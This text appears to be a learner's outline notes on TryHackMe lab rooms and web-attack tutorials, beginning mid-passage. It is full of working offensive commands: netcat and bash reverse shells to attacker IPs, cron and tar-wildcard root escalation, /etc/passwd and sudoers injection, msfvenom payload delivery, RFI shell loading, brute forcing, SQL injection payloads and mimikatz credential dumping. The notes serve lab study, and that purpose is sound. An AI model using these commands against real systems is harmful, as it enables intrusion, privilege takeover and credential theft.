      * print("\n\nFound: ",x,"\nThe msg is:\n\n",output)
      * f.close()
      * sys.exit()
  + strings of numbers
    - multi-tap phone cipher
* Navigating Files
  + ls -la
    - look for hidden files
  + find / -name \*string\* 2>/dev/null
    - ls -l
    - permissions
      * -rwxr-xrw-
        + rw- specifically at the end – world read/write enabled
    - cat /etc/crontab
  + reverse shells in root permissions files
    - subprocess.call("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.52.121 9000 >/tmp/f",shell=True)
      * on victim computer
    - nc -lvnp 9000
      * on attacker
    - wait time of crontab of file

Overpass – Linpeas, Cronjobs, OWASP Top 10 - Cookies

* Enumeration
  + Nmap
  + Gobuster
* Exploitation
  + Admin Login Page
    - Broken Authentication Using Cookies via Login.js script
      * Review how login() function works
        + input variables (username, password, loginStatus) are combined and passed into a variable statusOrCookies

compared with Incorrect Credentials string

if matched – Incorrect Credentials value is assigned to loginStatus and passwordBox is made empty

if not match – statusOrCookies value is assigned as the cookie value but is not validated

can set cookie value to anything other than the string “Incorrect Credentials” and get access without username or password

set cookie value in Console Tab of Inspect Element

Cookies.set(“SessionToken”, ‘myCookieValue’)

the wording will be code specific

refresh page for successful login

* + RSA Private Key Bypass
    - copy RSA Private Key
      * convert into John-readable file via python /usr/share/john/ssh2john.py <rsa\_file> > cracked.txt
      * use john to break cracked.txt
        + john –wordlist=/usr/share/wordlists/rockyou.txt
    - Login via ssh
      * ssh -i rsa\_file <username>@<ip>
        + enter passphrase
  + PrivEsc
    - Linpeas
      * copy raw data over via python -m SimpleHTTPServer 8080 and run on victim machine
    - CronJobs
      * \*\*\*\*\* indicates continuous function, unless time format specifically notated
      * root <CronJob> | bash means results of CronJob are piped to root via bash

can execute commands as root

* + - * check /etc/hosts file for IP addresses for CronJob function
        + rewrite IP address to point to attacker
      * Copy directory path of CronJob script
        + on attacker machine create matching pathway

ex. (on victim machine) \*\*\*\*\* root curl cronjob/downloads/src/script | bash

(on attacker machine) mkdir -p downloads/src

cd downloads/src

touch same\_script\_name

input commands or shells to be executed in this new script

#!/bin/bash

cat /root/root.txt > /tmp/flag

or create a reverse shell

chmod -R 777 /root/;

bash -i >& /dev/tcp/your\_thm\_ip/some\_port\_to\_listen\_on 0>&1;

or create new root user

echo "root2:`openssl passwd toor`:0:0:root:/root:/bin/bash" >> /etc/passwd

* + - * + create flag file in victim /tmp folder with general permissions

touch flag

chmod 777 flag

* + - * + on attacker machine run sudo python3 -m http.server 80 command

wait for GET with 200 code

on victim machine cat flag file for new malicious output

If reverse shell input

create netcat listener

* Overpass II
  + Wireshark
    - PCAP Analysis
      * GET request for URLs
      * POST request for uploads
        + examine payload 🡪 printable text
        + investigate links to determine method of compromise
      * Persistence
        + review packets for detection of file path traversal

/etc/shadow

possibly review password cracking using JtR

* + - * Port Filtering
        + determine what was done on each port

creation of backdoors, executables, ssh-keygen use

* + - Compromise Code Analysis
      * main file
      * verifyPass
        + hashes, salts, strings
      * hash identifier tools
        + hashcat

<hash\_value>:<salt>

* + - Nmap Scan
    - SSH login
      * .ssh folder
    - GTFOBins + sudo -l
  + Tshark
    - determining largest packet sources
      * tshark -r <file.pcapng> -T fields -e ip.dst | sort | uniq -c
    - after detecting useful IP addresses
      * tshark -r <file> ip.dst=<ip addr> | head
      * review GETs and POSTs
    - export all objects (pieces of data transmitted across a network)
      * tshark -r <file> - -export-objects “http,http-objects”
    - output contents of a particular object/file
      * cat http-objects/<filename>
    - filter output for a specific port
      * tshark -r <file> -Y ‘ip.src==<ip> and ip.dst==<ip> and tcp.port==<port>’ -T fields -e tcp.payload
        + convert output from hex to ascii using xxd
        + same command as above followed by | xxd -r -ps > port-out.bin
      * this will reveal commands input over the network shell used (such as nc shell)
        + can swap src and dst address

SweetRice

* Enumeration
  + Nmap
  + Nikto
  + Gobuster
* Exploitation
  + SweetRice
    - changelog.txt 🡪 determine version of CMS
    - searchsploit
      * Backup Disclosure
        + download backups such as mysql backups and review for possible username:login discovery, etc.

INSERT statement with serialized PHP Object

* + - * + break hashes
    - admin login pages
      * look for potential reverse shell upload points
        + Ads page

copy paste reverse tcp shell code

open nc listener

navigate to Ad

http://<victim ip>/content/inc/ads/<shellname>.php

* Escalation
  + sudo -l
  + linpeas
    - look for file execution privileges
      * insert reverse shell
      * open another nc listener
      * run file

Agent Sudo

* Enumeration
  + nmap
  + gobuster
  + nikto
* Exploitaiton – User-Agent
  + User-Agent Switcher extension in browser
    - change user-agent input
    - trying various credentials or credentials indicated by additional enumeration
  + BurpSuite
    - can also change user-agent input
  + Curl
    - can also be used to achieve this goal
* Exploitation – Weak Credentials for Services
  + FTP
    - ex. hydra -t <thread count> -l <user> -P /usr/share/wordlists/rockyou.txt -vV <IP> ftp
    - download useful files
* Steganography
  + binwalk saved files
  + file <filename> command also
  + zip2john saved files with passwords
  + steghide
* SSH
  + file pulling
    - scp <user>@<IP>:/path/to/file.ext
* Privilege Escalation
  + sudo -l
  + linpeas
  + etc

HackPark

* Recon and Enumeration
  + nmap
  + gobuster
* Brute Force Login
  + Hydra
    - hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.79.241 http-post-form "/Account/login.aspx:\_\_VIEWSTATE=ScTUsDEL61RxXQbUkxPIvjWwWIPtRoGua7VlvlhkXMv83IlH8nDZNBJap5qDDRHYpohgQkDHiy%2FBC%2BxgOpa%2BQyclcuurGR6oEQrtrgMMab51BRVITHbw51etTYHg%2BOSqlTEdhO1sq6LyFJ6OiiTP6d9DJf02wqbnAd2tPNuj2XvUivov&\_\_EVENTVALIDATION=IwDYcG9QBNf8p2xPKx%2B%2Fw5JxMDpBvm8H7wN1ksA5dw9A8UBpnwOCo0Dw%2BPk5zNJmkB9lQ%2FliisMfMuMuK0XXTqgvEqLeivDFKIVc5TL58r9bwhfN6No%2FVNcCXAAYsaZZOdkMyqjZVNaOltsfMh1u4e0p9aFSTmWecZYwxusByDyG%2FSae&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed" -t 64
    - [80][http-post-form] host: 10.10.79.241 login: admin password: \*\*\*\*\*\*
    - 1 of 1 target successfully completed, 1 valid password found
* Exploitation
  + Versioning Detection and Research
    - CMS version 🡪 CVE Detection
  + Exploit DB
    - File Upload
      * edit posts with file folder icon
    - Reverse Shell nc listener
      * activate shell by navigation to uploaded file
        + http://<ip>/?theme=../../App\_Data/files
    - Stabilize Shell
      * create msfvenom payload
        + msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<ip> LPORT=<port> -f exe > shell.exe

or

* + - * + msfvenom -p windows/shell\_reverse\_tcp -a x86 --encoder /x86/shikata\_ga\_nai LHOST=[your\_ip] LPORT=[listening\_port] -f exe -o [shell\_name.exe]
      * retrieve payload via powershell onto victim machine from attacker python -m SimpleHTTPServer 80
        + powershell Invoke-WebRequest -Uri http://<IP>/shell.exe -Outfile shell.exe

or in C:\Windows\Temp

* + - * + powershell "(New-Object System.Net.WebClient).Downloadfile('http://[your\_ip]:[listening\_port]/[shell\_name.exe]')"
      * Create Metasploit listener and wait for connection
        + use exploit/multi/handler

set payload windows/meterpeter/reverse\_tcp

set lhost <ip>

set lport <port>

run

* + - * shell command in listener
* Privilege Escalation
  + WinPEAS
    - Start smbserver on attacker machine
      * smbserver.py smbfolder .
    - From victim machine copy to obtain library
      * c:\tmp>copy \\<ip>\smbfolder\winPEAS.exe
    - run winPEAS
      * Interesting Binaries
      * Running Processes
        + replace programs with shell program
  + Metasploit
    - systeminfo command in shell
      * copy output and put into text file
        + put txt file in windows-exploit-suggester folder

run exploit suggester to check for any vulnerability

* + - ./windows-exploit-suggester.py –database <DB-NAME> –systeminfo systeminfo(or whatever you called you txt file) -l(to search only for local exploits).
      * ex. ./windows-exploit-suggester.py - -database 2019-08-11-mssh.xls - -systeminfo systeminfo -l
    - pick exploit that has Metasploit module
      * use exploit/windows/local/ms16\_075\_reflection\_juicy
      * options
      * run

SKYNET

* Enumeration
  + nmap
  + gobuster
  + enum4linux
* Services
  + SMB
    - smbmap
      * python3 smbmap -H <victim IP>
    - smbclient //<IP>/anonymous (if anonymous login found)
    - smbclient -U <smb server name>/<username> ‘\\<ip>\<share name>’
  + Hidden Directories
    - gobuster sub directories
  + CMS
    - version research
    - searchsploit
      * searchsploit -m <exploit #>
    - RFI Vulnerability
      * python -m http.server <port>
        + to host reverse shell file
      * use RFI to pull file into CMS
        + ex. http://<Victim\_IP>/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://<Attacker IP>:<Port>/path/to/php-reverse-shell.php
      * use NC listener
        + nc -lvnp <port>
        + python -c ‘import pty;pty.spawn(“/bin/bash”)’;
      * or
        + msfconsole > use exploit/multi/handler

options

run

* Meterpreter
  + run post/multi/recon/local\_exploit\_suggester
* LinPEAS – tar wildcard
  + /var/www/html (directory being tar’d)
    - * echo 'echo "www-data ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > privesc.sh
      * echo "/var/www/html" > "--checkpoint-action=exec=sh privesc.sh"
      * echo "/var/www/html" > --checkpoint=1
    - wait until cronjob completed
      * sudo -l
      * capture root flag
  + crontab
    - * echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your ip>
      * 1234 >/tmp/f" > shell.sh
      * touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
      * touch "/var/www/html/--checkpoint=1"
    - nc -lvnp <port>
      * whoami
      * capture root
* <https://github.com/Kahvi-0/Writeups/blob/master/TryHackMe/Skynet.md>
* <https://blog.tryhackme.com/skynet-writeup/>
* <https://www.youtube.com/watch?v=HXikLrFVIXc&t=2416s>
* <https://www.hackingarticles.in/command-shell-to-meterpreter/>

Game Zone

* Reconnaissance
  + nmap
  + determine if page runs php by adding index.php
    - login page php
      * username=d&password=d&x=30&y=
  + gobuster
* Exploitation
  + BurpSuite Intercept
    - grab POST form delimiters
  + HYDRA to Brute Force
    - hydra -L SQL.txt -p pass 10.10.192.4 http-post-form “/index.php:username=^USER^&password=^PASS^&x=30&y=:Incorrect Login” -f
      * <https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt>
    - Return credentials for login
      * repeat SQLi detection and exploitation process in search bars by first using single apostrophe to confirm vulnerability
  + SQL Injection
    - admin’ OR 1=1 - - -
    - admin ‘ or 1=1 #
    - ORDER BY
      * searchitem=test’ ORDER BY 3-- -
      * searchitem=test’ UNION SELECT 1,2,3-- -
        + ‘ union select 1,2, schema\_name FROM information\_schema.schemata; — -
        + ‘ union select 1,2, TABLE\_NAME FROM information\_schema.TABLES WHERE table\_schema=’<DB name>’; — -
    - look for login credentials
      * such as PWD files for SSH login
      * crack password hashes
  + SQLmap
    - sqlmap resumed the following injection point(s) from stored session:
    - ---
    - Parameter: searchitem (POST)
    - Type: UNION query
    - Title: Generic UNION query (NULL) - 3 columns
    - Payload: searchitem=test' UNION ALL SELECT NULL,NULL,CONCAT(0x71787a7171,0x654a55516342637965547842506b644e7a43565354614c63756f4368676e70434165736969574c4a,0x7162716a71)-- -
* Post-Penetration Exploitation
  + netstat -nutlp
  + ss
  + curl 127.0.0.1:<port of interest>
    - verify intranet access to firewall blocked ports
    - ps aux | grep -I “server name”
      * SSH port forwarding
        + ssh -L <port>:127.0.0.1:<port> -f -N <username>@<ip>

local tunnel via SSH to forward the port from the remote machine to attacker machine

ex. ssh -L 10000:localhost:10000 [agent47@10.10.192.4](mailto:agent47@10.10.192.4)

* + - * + access this via localhost:<port> in browser
      * confirm port use via nmap
        + nmap -sC -sV -p <port> 127.0.0.1
  + versioning information
    - such as detected during ssh forwarding nmap search ^^^
    - searchsploit
    - Metasploit
      * set PROXIES http:127.0.0.1:8080 (when using module through burp proxy)
      * follow instructions of exploit
  + grab root
* Resources
  + <https://www.notion.so/GAMEZONE-WRITE-UP-2e762633c6234e3b9e1fbb0bcf743fcb>
  + <https://5ysk3y.github.io/thm/guides/gamezone/>
  + <https://medium.com/@aniyazov2500/tryhackme-gamezone-1a5b13fbdf2a>

Daily Bugle

* Reconnaissance
  + nmap
    - - -script=vuln <ip>
    - - -script=http-enum
  + gobuster
    - robots.txt
    - readme.txt
* Initial Exploitation
  + CMS version detection
    - CVEs
    - python exploits
      * Joomblah
        + <https://github.com/XiphosResearch/exploits/tree/master/Joomblah>
    - ExploitDB
      * SQLmap
        + sqlmap -u "http://10.10.34.93/index.php?option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --random-agent --dbs -p list[fullordering]

sqlmap -u "http://10.10.34.93/index.php?option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --random-agent --dbs -p list[fullordering] --threads 10 -D joomla –tables

sqlmap -u "http://10.10.34.93/index.php?option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --random-agent --dbs -p list[fullordering] --threads 10 -D joomla -T "#\_\_users" –dump

* + - SQLi (without sqlmap)
      * Joomla Version Exploit
        + list[fullordering]=(SELECT \* FROM (SELECT(SLEEP(5)))GDiu)
        + <https://sqliteonline.com/>

SELECT 1 FROM demo ORDER BY 2;

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo limit 1);

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo limit 1);

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo where 1>2 limit 1); #FALSE

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo where 1<2 LIMIT 1); #TRUE

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo where (SELECT COUNT(1) FROM demo)=6 LIMIT 1); # TRUE

SELECT 1 FROM demo ORDER BY (SELECT SLEEP(5) FROM demo where (SELECT COUNT(1) FROM demo)=5 LIMIT 1); # FALSE

(SELECT SLEEP(5) FROM #\_\_users where (SELECT COUNT(1) FROM #\_\_users)=1 LIMIT 1)

%28SELECT%20SLEEP%285%29%20FROM%20%23\_\_users%20where%20%28SELECT%20COUNT%281%29%20FROM%20%23\_\_users%29%3D1%20LIMIT%201%29

(SELECT SLEEP(5) from #\_users WHERE ((SELECT LENGTH(username) FROM #\_\_users LIMIT 1 OFFSET 0))=1 limit 1)

(SELECT SLEEP(5) from #\_\_users WHERE substring((SELECT username FROM #\_\_users LIMIT 1 OFFSET 0),1,1)=BINARY 0x6a limit 1)

(SELECT SLEEP(5) from #\_\_users WHERE substring((SELECT username FROM #\_\_users LIMIT 1 OFFSET 0),2,1)=BINARY 0x6a limit 1)

* + - * + <https://github.com/hack3rman/TryHackMe/blob/master/db-blind.py>
        + <https://github.com/hack3rman/TryHackMe/blob/master/Daily%20Bugle.md>
  + Password Collection and Cracking
    - JtR
      * sudo john -format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
  + Administrator Page
    - as detected by http-enum and gobuster
    - Reverse Shell Upload via CMS Page Template Upload
      * <https://www.hackingarticles.in/joomla-reverse-shell/>
        + index.php
* PrivEsc
  + Linpeas
    - /dev/shm via http server
  + configuration files
    - credentials
  + sudo -l
    - GTFOBins
  + escalate to root

ICE Box

* Recon
  + NMAP
    - Icecast – Port 8000
    - MSRDP – Port 3389
* Gain Access
  + CVE
    - Execute Code Overflow
    - CVE-2004-1561
  + Msfconsole
    - search icecast
      * set RHOSTS
      * set LHOST
* Escalate
  + Determine
    - Users
    - System Build
    - Architecture
    - run post/multi/recon/local\_exploit\_suggester
      * bypassuac\_eventvwr
        + use FULL\_PATH\_FOR\_EXPLOIT
        + set SESSION #
        + set LHOST
        + sessions SESSION NUMBER
      * SeTakeOwnershipPrivilege
* Looting
  + ps command
    - migrate to process with NT AUTHORITY\SYSTEM
    - same architecture as lsass service
      * spoolsv.exe
  + getuid to confirm success
  + load kiwi (mimikatz)
    - creds\_all
* Post-Exploitation
  + hashdump
  + screenshare
  + record\_mic
  + timestomp
    - only do with explicit permission
  + golden\_ticket\_create
* Extras
  + <https://www.exploit-db.com/exploits/568>
    - manual exploitation

Startup

* Enumeration and Scanning
  + nmap
  + rustscan
  + gobuster
* FTP and HTTP Directory Matching
  + if the same, files (reverse shells) can be uploaded to FTP directory and executed in browser
  + Abusing the FTP/HTTP Misconfiguration
    - upload test .html page file
    - upload reverse shell
      * change port and IP
  + Stabilize the Shell
    - python -c ‘import pty; pty.spawn(“/bin/bash”)’
    - export TERM=xterm
    - background shell via ctrl+Z
      * in native shell 🡪 stty raw -echo; fg to enable autocompletes
* File Discovery
  + ls -la
* Getting User Privileges
  + files of interest
    - pcapng files
      * cp suspicious.pcapng /var/www/html/files/ftp/
* Wireshark
  + Follow TCP Streams
* Escalate Privileges
  + use stolen credentials via Wireshark TCP stream following
* Root Privileges
  + scripts
  + cronjobs
    - root cronjobs runs a given file
      * this given file modifies a script
        + this given script can be edited by anyone

allows new shell

movement of sensitive data

* + - ex.
      * echo “cp /root/\* /home/Lennie; chmod 777 /home/Lennie/\*” >> /etc/print.sh
        + wait for cronjob to run and complete
        + confirm data has been successfully transferred

CouchDB – Insecure DB and RCE via Docker API

* Recon
  + nmap
    - CouchDB & Version
      * Web Admin Tool
        + /\_utils/
        + \_all\_dbs
      * Credential search
  + ssh
    - credential login
* Privilege Escalation
  + sudo -l
  + cron jobs
  + linpeas
  + .bash\_history
    - removal of sudo use
    - use of docker
      * container image name
      * port
      * IP addr
* Docker
  + <https://www.youtube.com/watch?v=eGz9DS-aIeY>
  + <https://book.hacktricks.xyz/pentesting/2375-pentesting-docker#basic-information>
* Fast Docker Privilege Escalation
  + docker run -it -v /:/host/ ubuntu:latest chroot /host/ bash
    - if failure
      * try port forwarding
* Port Forwarding
  + - <https://www.tecmint.com/create-ssh-tunneling-port-forwarding-in-linux/>
  + ssh user@MACHINEIP -L <port>:<ip>:<port>
    - ssh [atena@10.10.111.8](mailto:atena@10.10.111.8) -L 2375:127.0.0.1:2375
      * login
  + in separate terminal tab
    - docker -H 127.0.0.1:2375 version
      * confirm ssh forwarding successful via enumeration
    - export DOCKER\_HOST=”tcp://127.0.0.1:2375”
* Fast PrivEsc
  + input Fast Docker PrivEsc
    - change ubuntu to proper image name
      * docker run -it -v /:/host/ alpine chroot /host/ bash
      * whoami
      * ls
        + root

Walking A Web Application

* Introduction
  + View Source - Use your browser to view the human-readable source code of a website.
  + Inspector - Learn how to inspect page elements and make changes to view usually blocked content.
  + Debugger - Inspect and control the flow of a page's JavaScript
  + Network - See all the network requests a page makes.
* Exploring The Website
  + manually reviewing the website's JavaScript
    - exploring the website and noting down the individual pages/areas/features with a summary for each one.
* Viewing The Page Source
  + comments
  + anchor tags
  + hidden links
  + asset directories
  + frameworks
    - patching
    - dates, versioning
* Developer Tools
  + Inspector
    - edit and interact with page elements
      * js functions
      * div class options
  + Debugger
    - JS code examination
      * Pretty Print option
    - Click on numbered positions to insert breakpoints
  + Network
    - Track external requests made by webpages
      * AJAX submissions enable send/receive data in web application backgrounds without interfering by changing the current web page

Authentication Bypass

* Username Enumeration
  + User Account Creation
    - enter likely names, such as admin, to check if error messages confirm whether or not such an account already exists
      * use error message, exactly, to determine a list of valid pre-existing usernames
  + FFUF tool
    - ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE\_IP/customers/signup -mr "username already exists"
      * -w – selects file location for username list
      * -x – specifies the request method, either GET or POST
      * -d – specifies data going to be sent
        + username

set to FUZZ to signify where the contents of the wordlists will be inserted in request

* + - * + email
        + password
        + cpassword
      * -H – adds additional headers to request
        + Content-Type – to send form data
      * -u – specifies URL making request to
      * -mr – text on page user is looking for to validate usernames have been found
    - <https://github.com/ffuf/ffuf>
* Brute Force
  + use valid usernames to brute force attack on login page
    - ffuf -w valid\_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u [http://MACHINE\_IP/customers/login -fc 200](http://MACHINE_IP/customers/login%20-fc%20200)
      * W1 – usernames list
      * W2 – passwords list
      * -w – wordlists specified by this, but separated by a comma
      * -fc – check for HTTP status code other than 200
* Logic Flaw
  + typical logic path of an application is either bypassed, circumvented, or manipulated
    - ex. curl 'http://MACHINE\_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
      * when resetting a password, the user account is retrieved using the query string, but the password reset email is itself sent using the data found in the PHP variable $\_REQUEST
        + this variable contains data received from the query string and POST data

if the same key name is used for both the query string and POST data, the application logic for this variable favors POST data fields over the query string

by adding another parameter to the POST form, attacker can control where the password reset email gets delivered

* + - ex. curl 'http://MACHINE\_IP/customers/reset email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
* Cookie Tampering
  + Examining and editing cookies set by web server during an online session
    - leads to unauthenticated access, access to another user account, or elevated privileges
      * + <https://tryhackme.com/room/httpindetail>
      * sometimes cookies are in plaintext, making it obvious what they do
        + ex. Set-Cookie: logged\_in=true; Max-Age=3600; Path=/

Set-Cookie: admin=false; Max-Age=3600; Path=/

* + - * sometimes cookies are hashed
        + crackstation to reverse and understand what is being used
      * sometimes cookies are encoded
        + base64, base32

decoding values to understand what must be manipulated

encoding manipulated values to take advantage and bypass authentication measures

Subdomain Enumeration

* Brief
  + Brute Force
  + OSINT
  + Virtual Host
* OSINT – SSL/TLS Certificates
  + CA’s published Certificate Transparency logs
    - * publicly accessible
    - <http://crt.sh/>
    - <https://transparencyreport.google.com/https/certificates>
* OSINT – Search Engine
  + site:filter
  + “-site:www.domain.com site:\*.domain.com”
* DNS – Bruteforce
  + Run DNSrecon Request
    - dnsrecon -t brt -d
* OSINT – Sublist3r
  + <https://github.com/aboul3la/Sublist3r>
    - ./sublist3r.py -d <site>
* Virtual Host
  + DNS recorded could be kept on a private DNS server or recorded on developers machines
    - * /etc/hosts
      * c:\windows\system32\drivers\etc\hosts
    - server knows which website the client wants from the Host header
      * ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u <http://MACHINE_IP>
    - use -fs switch to cut out most recurring response
      * + -fs {size}
      * ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://MACHINE\_IP -fs {size}

Passive Reconnaissance

* Introduction
* Passive versus Active Recon
  + First step in Unified Kill Chain
    - * <https://www.unifiedkillchain.com/>
    - Different activities
      * DNS record lookup
      * Job ads
      * News articles
* Whois
  + - Follows RFC3912
      * TCP port 43
  + Domain Registrar
    - Maintains the WHOIS records for the domain names
  + Want to learn
    - Registrar
    - Contact info of Registrant
    - Creation, update, and expiration dates
    - Name Server
  + Need whois client
    - Whois DOMAIN\_NAME
* Nslookup and dig
  + Nslookup DOMAIN\_NAME
    - Nslookup OPTIONS DOMAIN\_NAME SERVER
      * OPTIONS – query type (A or AAAA)
        + A
        + AAAA
        + CNAME
        + MX
        + SOA
        + TXT
      * DOMAIN\_NAME
      * SERVER – DNS server you want to query, choose any local or public DNS server to query
    - Nslookup -type=A tryhackme.com 1.1.1.1
  + Dig
    - Dig DOMAIN\_NAME
    - Dig DOMAIN\_NAME TYPE
    - Dig @SERVER DOMAIN\_NAME TYPE
* DNSDumpster
  + Offers detailed answers to DNS queries
    - Subdomain discovery
      * DNS servers
      * Domain names
      * IP addresses, geolocations
    - Graphically displayed
* Shodan.io
  + Learn about client network
    - Connect to every device reachable online to build a search engine of connected things
    - IP address
    - Hosting company
    - Geographic location
    - Server type and version
* Summary

| **Purpose** | **Commandline Example** |
| --- | --- |
| Lookup WHOIS record | whois tryhackme.com |
| Lookup DNS A records | nslookup -type=A tryhackme.com |
| Lookup DNS MX records at DNS server | nslookup -type=MX tryhackme.com 1.1.1.1 |
| Lookup DNS TXT records | nslookup -type=TXT tryhackme.com |
| Lookup DNS A records | dig tryhackme.com A |
| Lookup DNS MX records at DNS server | dig @1.1.1.1 tryhackme.com MX |
| Lookup DNS TXT records | dig tryhackme.com TXT |

Active Reconnaissance

* Introduction
  + Web browser tools
  + Ping
  + Traceroute
  + telnet
  + nc
* Web Browser
  + Developer Tools
  + FoxyProxy
  + User-Agent Switcher and Manager
  + Wappalyzer
* Ping
  + ICMP Echo Packet
    - ICMP Echo/type 8
    - ICMP Echo reply/type 0
    - Confirm target is online before follow-up
  + Need to specify count on linux
    - -c
  + When no reply is received
    - Unresponsive destination
    - Unplugged from network
    - Firewall blockage
* Traceroute
  + Find IP addresses of the routers or hops that a packet traverses as it goes from system to target host
    - Use small TTL to trick routers
  + Linux starts with UDP and TTL of 1
  + Packets will not always follow same route
  + Some routers will return a public IP address and others will not reply
* Telnet
  + Can connect to any service and grab its banner
    - Grab information about web server
      * telnet IP PORT
      * GET / HTTP/1.1
      * Host: telnet
    - Double ENTER
* Netcat
  + Listener/server functions
  + Collect banner via
    - Nc IP PORT
      * Shift + enter after GET line
    - GET / HTTP/1.1
    - Host: netcat
  + Nc -lvnp
    - -vv
    - -k
* Conclusion

| **Command** | **Example** |
| --- | --- |
| ping | ping -c 10 MACHINE\_IP on Linux or macOS |
| ping | ping -n 10 MACHINE\_IP on MS Windows |
| traceroute | traceroute MACHINE\_IP on Linux or macOS |
| tracert | tracert MACHINE\_IP on MS Windows |
| telnet | telnet MACHINE\_IP PORT\_NUMBER |
| netcat as client | nc MACHINE\_IP PORT\_NUMBER |
| netcat as server | nc -lvnp PORT\_NUMBER |